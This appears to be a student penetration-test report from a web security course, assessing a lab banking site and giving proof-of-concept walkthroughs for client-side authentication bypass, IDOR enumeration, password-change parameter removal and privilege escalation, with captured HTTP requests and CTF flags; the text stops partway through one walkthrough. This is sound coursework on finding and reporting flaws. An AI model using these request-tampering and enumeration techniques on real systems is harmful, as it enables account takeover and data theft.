We Test Pens Incorporated

COMP90074 - Web Security Assignment 3
YichenGuan
ID:***********

PENETRATION TEST REPORT FOR Bank of UniMelb - WEB APPLICATION

Report delivered: 12/06/2022

Executive Summary

We Test Pens Incorporated was contracted by Bank of UniMelb to conduct a penetration test in order to determine the vulnerabilities of the web application <http://assignment-plutus.unimelb.life/> . We Test Pens Incorporated conducted one penetration test activity automatically and the rest of the other activities manually.

At the conclusion of the test, five vulnerabilities and their associated risks have been uncovered:

1: Bypassing client-side authentication ;
2: IDOR via a hidden parameter ;
3: Authentication weakness leading to account takeover ;
4: Privilege escalation; and
5: Sensitive files/directories left behind during testing/development.

These risks range in severity from high to low, with the most concern falling on the Bypassing client-side authentication in developer login functionality (Finding 1). This vulnerability allows attackers to obtain the developer login authority and perform any unauthorized actions as a developer. As a result, attackers impersonate developers will make bank sensitive information leakage and banking system crash.

The second extreme-risk vulnerability is Privilege escalation(Finding 4) in admin login functionality. An attacker exploiting this vulnerability could promote any user to admin or reset the admin to the normal user.

The last extreme-risk vulnerability is Sensitive files/directories left behind during testing /development vulnerability (Finding 5) in the Server directory listing. About this vulnerability, the attacker could not need to have a valid set of user credentials and obtain the sensitive information on the server through the automated tool.

The first high-risk vulnerability (Finding 2) is the Insecure direct object references via a hidden parameter vulnerability. The IDOR vulnerability was found in “profile.php”. Attackers could access the profile information of all users by guessing the hidden variable and iterating its value.

The last high-risk vulnerability (Finding 3) is Authentication weakness leading to account takeover vulnerability in change password functionality. An attacker exploiting this vulnerability could bypass the authentication and modify the branch manager account directly. When an attacker takes over the administrator account, the attacker can perform unauthorized operations such as viewing and freezing user accounts.

Based on these findings, this web application is not enough for production release

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	**Reference**	**Vulnerability**
Extreme	Finding 1	Bypassing client-side authentication vulnerability in developer login functionality
Extreme	Finding 4	Privilege escalation vulnerability in admin login functionality
Extreme	Finding 5	Sensitive files/directories left behind during testing /development vulnerability in the Server directory listing
High	Finding 2	Insecure direct object references via a hidden parameter vulnerability in user profile.
High	Finding 3	Authentication weakness leading to account takeover vulnerability in change password functionality.

Detailed Findings

Finding 1 - Bypassing client-side authentication vulnerability in developer login functionality.

Description	Risk Statement: The attacker impersonates the developer's identity due to bypassing the client-side authentication vulnerability in the developer login function, which leads attackers to perform unauthorized actions as a developer of the Bank of UniMelb. The web application of Bank of UniMelb is vulnerable to a bypassing client-side authentication vulnerability via its developer login functionality in "developer-login.php". The authentication procedures, methods or codes are delivered to the client and executed to determine whether a user has access has never been secure[1]. The attacker determines the logic of the verification method by consulting the source code from the client-side, bypassing verification to obtain operations on higher privileges. However, this vulnerability requires attackers to have login credentials as normal users and then exploit the source code of "developer-login.php" to bypass authentication.
Proof of Concept	The bypassing client-side authentication vulnerability was found in the source code of “developer-login.php”.The authenticate() function leaked validation logic even code was encoded with jjencode. A detailed proof of concept is presented in AppendixII(2.1)
Consequence	**Catastrophic:** An attacker could obtain the login password of the developer. Attackers can impersonate a developer to perform unauthorized operations. The attacker gets the developer's account, which means the attacker can take over the entire system. This vulnerability allows attackers to gain access to sensitive information and even destroy the banking system.
Likelihood	**Likely:** Reviewing the source code of web pages is the most common method for attackers to obtain information about the web application. The exploitation requires the attacker to have a set of valid credentials to authenticate into a web application as a user. The attacker obtaining a valid credential is also very easy by opening new accounts in Bank of UniMelb, although it requires background checking.

Risk Rating	**Extreme** Based on the risk matrix shown in Appendix I, the bypassing client-side authentication vulnerability belongs to the Extreme level. Attackers easily discover the bypassing client-side authentication vulnerability, and the consequences of taking over the entire system by an attacker gains developer privileges are catastrophic.
Recommendation	1: To reduce the pressure on the server, more complex encryption algorithms can be used to perform security authentication on the client-side. The security strength depends on the difficulty of the encryption algorithm applied to the code statement. 2: Shift to server-side validation.
References	1: https://resources.infosecinstitute.com/topic/the-pitfalls-of-client-side-authentication-solutions-to-net-force-javascript-ctf-challenges/

Finding 2 - Insecure direct object references via a hidden parameter vulnerability in user profile.

Description	Risk Statement: An attacker can access other users' profile pages without authorization due to an Insecure direct object references vulnerability in the "profile.php", which leads to other user-sensitive information data leakage. The Bank of UniMelb application is vulnerable to an Insecure direct object references via a hidden parameter in "profile.php". IDOR is a straightforward vulnerability to test; the standard way is to iterate ID values until finding helpful information[1]. At present, attackers could iterate the value of a hidden parameter "id" to view other users' information.
Proof of Concept	The Insecure direct object references was found in the “profile.php”. The attacker could keep trying to guess the hidden variable and iterate its value to view other user information. A detailed proof of concept is presented in Appendix II(2.2).
Consequence	**Moderate:** An attacker could view all users' profile information. However, an attacker could not make malicious modifications to other users' profile information, so this vulnerability's impact is Moderate.
Likelihood	**Likely:** The Insecure direct object references is a straightforward vulnerability to test. The exploitation requires attackers to have user credentials. However, it is easy for attackers to obtain user credentials so the likelihood of this vulnerability is likely.
Risk Rating	**High** Based on the risk matrix shown in Appendix I, the Insecure direct object references via a hidden parameter vulnerability belong to the High-level risk. An attacker could use scripts or tools to get useful information automatically.
Recommendation	1: Execute the privilege check before retrieving the object information
References	[1] Lecture20 - IDOR and Method of Testing

Finding 3 - Authentication weakness leading to account takeover vulnerability in change password functionality.

Description	Risk statement: Other users' accounts, even the account of branch managers, could be a takeover by attackers due to authentication weakness vulnerability existing in "settings.php", which leads the personal information leakage and allows attackers to perform unauthorized actions such as freeze other user's accounts. Authentication weakness leading to account takeover vulnerability was found in changing password functionality. At present, attackers can access any application functionality or manager account without authentication[1]. This can result in attackers takeover a branch manager's account and executing unauthorized actions such as seeing or freezing other users' accounts.
Proof of Concept	This vulnerability arises when an attacker malicious modifies the post request body. Attackers could delete the “old” parameter to bypass the authentication and set a new password to the designated branch manager account. A detailed proof of concept is presented in Appendix II(2.3).
Consequence	**Major:** An attacker could change the branch manager’s password without any authentication. So the attacker could perform unauthorized viewing and freezing operations. However, the attacker could not change the password for other users but only can change the password for the branch manager account corresponding to the login account.
Likelihood	**Possible:** Capturing packets to obtain authentication mechanism information is also a common method used by hackers.
Risk Rating	**High** The risk rating of the exploited authentication weakness vulnerability is high based on the risk matrix shown in Appendix I. It is possible an attacker could change the password of the branch manager account, resulting in data leakage and account takeover with the major consequence for the bank.
Recommendation	1:The system must verify the user's authentication status before performing each user action or request. 2: the "user" should not allow modification on the client-side.
References	[1] https://affinity-it-security.com/what-is-weak-authentication/

Finding 4 - Privilege escalation vulnerability in admin login functionality.

Description	Risk statement: The attacker unauthorized access to the admin panel due to the Privilege Escalation vulnerability in admin login functionality which leads to higher privilege tasks such as user promotion can be performed by attackers. The Bank of UniMelb application is vulnerable to a privilege escalation vulnerability via its admin login functionality in ”admin.php”. At present, attackers begin with a normal user account and can expand or elevate this account to gain complete admin privileges[1]. This type of attack is called vertical privilege escalation.
Proof of Concept	This vulnerability arises when an attacker malicious modifies the cookies and the parameter in the POST request. The attacker can complete the privilege escalation by brute-forcing the role group number and modifying the specified user name. A detailed proof of concept is presented in AppendixII(2.4)
Consequence	**Major** An attacker could promote any user to be an admin and reset admin to a normal user, which makes the bank's management system of users will be chaotic. Unauthorized promotion of normal users to admin by attackers can also lead to sensitive information leakage.
Likelihood	**Likely** Capturing packets to obtain authentication mechanism information and checking cookies are common ways for attackers to exploit privilege escalation vulnerability.
Risk Rating	**Extreme** The risk rating of the Privilege escalation vulnerability being exploited is high as an attacker likely modified the parameter in the request or cookies to obtain higher authority， resulting in sensitive information leakage and the user management system not working with major consequences to the bank. The risk matrix is shown in Appendix I
Recommendation	1: Shift to server-side validation. 2: User interface and admin interface should be different.
References	[1] https://www.icann.org/en/blogs/details/what-is-privilege-escalation-18-2-2016-en


Finding 5 - Sensitive files / directories left behind during testing /development vulnerability in the Server directory listing

Description	Risk statement: The data breach may occur due to the sensitive files/directories left behind during testing /development vulnerability, which leads to more vulnerabilities in Servers will be discovered by attackers. The web application of Bank of UniMelb is vulnerable to Sensitive files/directories left behind during testing /development vulnerability in the Server directory listing. The attacker could read arbitrary files on the server by Directory traversal[1]. This might lead to the disclosure of hidden or sensitive files on the server, making it easier for attackers to discover system vulnerabilities.
Proof of Concept	This vulnerability arises when an attacker use directory traversal on the server. Attackers could use automated tools such as dirbuster to brute force the server's directories. A detailed proof of concept is presented in AppendixII(2.5)
Consequence	**Major:** An attacker could access arbitrary files on the server that is running an application. However, the attacker could not modify these files, which means the attacker only can read these files. But considering that attackers can find more system vulnerabilities through this file information, the impact of this vulnerability is rated as Major.
Likelihood	**Likely:** Exploiting this vulnerability can be done through automated tools, reducing the difficulty of the attack. On the other hand, the attacker could exploit this vulnerability without providing valid user credentials. Therefore the likelihood of this vulnerability is rated as likely.
Risk Rating	**Extreme** The risk rating of the Sensitive files/directories left behind during testing /development vulnerability being exploited is extreme based on the risk matrix shown in Appendix I. An attacker likely scans the server's directory with automated tools, resulting in sensitive information leakage, and more vulnerabilities will be discovered with a major consequence for the bank.

Recommendation	1: Disable the directory listing. 2: Check for unusual queries based on query rate and volume. And filter these query behavior that may be initiated by automated tools.
References	[1]https://portswigger.net/web-security/file-path-traversal

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:



		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme


Appendix 2 - Additional Information

2.1: Proof of Concept of Bypassing client-side authentication vulnerability.

Step 1:
Code:

Explanation:
Check the source code of the “developer-login.php”

Finding:
When click “LOG IN” button, the authenticate() function will be execute. The code statement of authenticate() encode by jjencode.




```
 <div class="sidebar" data-color="purple" data-background-color="black" data-image="../assets/img/sidebar-1.jpg">…</div>
▼<div class="main-panel ps-container ps-theme-default" data-ps-id="c8f80aba-a7fa-e584-7114-63263e5cb657">
  ▼<script>
          function authenticate(){
              // encoded with jjencode
              $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:+
     [$._$_]+$._+$.$$$_+"\\"+$.$__+$.___+"==\\"+$.$__+$.___+"\\\""+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$_$+$.___+$.$
     {\\"+$.__$+$._$_+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.$$_+$.$_$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.$__+$._
     ["+$.___+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"["+$._$_+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"
          } == $0
  </script>
  <!-- Navbar -->
  ▼<nav class="navbar navbar-expand-lg navbar-transparent navbar-absolute fixed-top "> flex
   ▶<div class="container-fluid">…</div> flex
  </nav>
```

Step 2 :
Code:

Explanation:
Decrypt the ciphertext to obtain the original code statement.

Finding:
Obtain the value of “pass” variable and unsorted value of FLAG.



```
(\\\"\\"+$.__$+$.___+$._$$+$._$+"\\"+$.__$+$.$_$+$.$$_+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$$_+$._$_+$.$_$_+$.__+"\\"+$.__$+$.$$_+$._$$+"!\\"+$.$__+$._
__+"\\\"\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"["+$.___+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"
["+$._$_+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"["+$.__$+"]);\\"+$.__$+$._$_+"}"+$.$$$_+(![]+"")
[$._$_]+"\\"+$.__$+$.$$_+$._$$+$.$$$_+"{\\"+$.__$+$._$_+"\\"+$.$__+$.___+"\\"+$.$__+$.___+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"
(\\\"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$.$_$+$.$$_+$.$$__+$._$+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+$.$$__+$.__+"\\"+$.$__+$.___+"\\"+$.
__$+$.$$_+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$.$$$+$._$+"\\"+$.__$+$.$$_+$._$_+$.$$_$+"\\\");\\"+$.__$+$._$_+"
}"+"\"")())();
```

○ None ○ Eval ○ Array ○ Obfuscator IO ○ _Number ○ JSFuck ● JJencode ○ AAencode ○ URLencode ○ Packer

○ JS Obfuscator ○ My Obfuscate ○ Wise Eval ○ Wise Function ○ Clean Source ○ Unreadable


□ Line numbers ☑ Format Code □ Unescape strings ☑ Recover object-path □ Execute expression ☑ Merge strings □ Remove grouping

```
if (document.getElementById("pass").value == "ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj") {
    var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"];
    alert("Congrats! " + x[0] + x[2] + x[1]);
} else {
    alert("Incorrect password");
}
```

Step 3:
Code:
“ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj”

Explanation:
Type the value of “pass” to the password textblock.

Finding:



assignment-plutus.unimelb.life 显示

Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}

[Back to report](#)

2.2: Proof of Concept of Insecure direct object references via a hidden parameter vulnerability.


Step 1:

Code:
http://assignment-plutus.unimelb.life/profile.php?user_id=1
http://assignment-plutus.unimelb.life/profile.php?id=1

http://assignment-plutus.unimelb.life/profile.php?pid=1

Explanation:
Try some common parameters in IDOR vulnerability.

Finding:
When trying “id=1”, the profile page shows up other users’ information.



不安全 | assignment-plutus.unimelb.life/profile.php?id=1

Edit Profile
Complete your profile


Company (disabled): Bank of UniMelb
Username: user3
Role: user
First Name
Last Name
Website

Step 2:
Code:

```
GET /profile.php?id=§1§ HTTP/1.1
Host: assignment-plutus.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=pb1l21c5gvldvt93n6081mnsa3; CSRF_token=FHksFoKMpB4pWJfNp1qHvKHoX1n7kos7Uh8BLZ0kXtUmyWozlpl3rPTsMECFrmqo; admin=false
Connection: close
```

Explanation:
Use burp’s intruder to find valid information.

Finding:
Find a flag when id is 333



Attack
Save
Columns
5. Intruder attack of http://assignment-plutus.unimelb.life - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
66	365	200	□	□	19034	
74	373	200	□	□	19032	
34	333	200	□	□	19031	
100	399	200	□	□	19030	
62	361	200	□	□	19030	

Company (disabled): Bank of UniMelb
Username: hello227
Role: user
First Name
Last Name
Website
About Me
random.
FLAG{Awwwwwwwww_that's_IDORable!}


Back to report

2.3: Proof of Concept of Authentication weakness leading to account takeover vulnerability.

Step 1:
Code:
Type"yicguan" in current password bar and "123456" in new password bar.

Explanation:
Capture the packet

Finding:
Three parameters show up in the post request.



```
306   http://assignment-plutus.unimel...  GET    /settings.php                          200  16415  HTML    php
310   http://assignment-plutus.unimel...  POST   /change-password.php          ✓        200  306    text    php
311   https://passwordsleakcheck-pa....   POST   /v1/leaks:lookupSingle        ✓        400  639    script
```

Request


```
POST /change-password.php HTTP/1.1
Host: assignment-plutus.unimelb.life
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-plutus.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://assignment-plutus.unimelb.life/settings.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=false; PHPSESSID=bp3hhgdpj2iqr8dcilefrt4sdk;
CSRF_token=
HWZK2I865AiISkpoMmbHogN2pN8HYzyI7Mx0HeZDFwh7TRcXWYtvR0Lzzkzptu91
Connection: close

old=yicguan&new=123456&user=yicguan
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 05 Jun 2022 09:46:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Step 2:
Code:
1: old=asdf&new=123456&user=yicguan
2: new=654321&user=yicguan
Explanation:
Try to bypass the authentication.

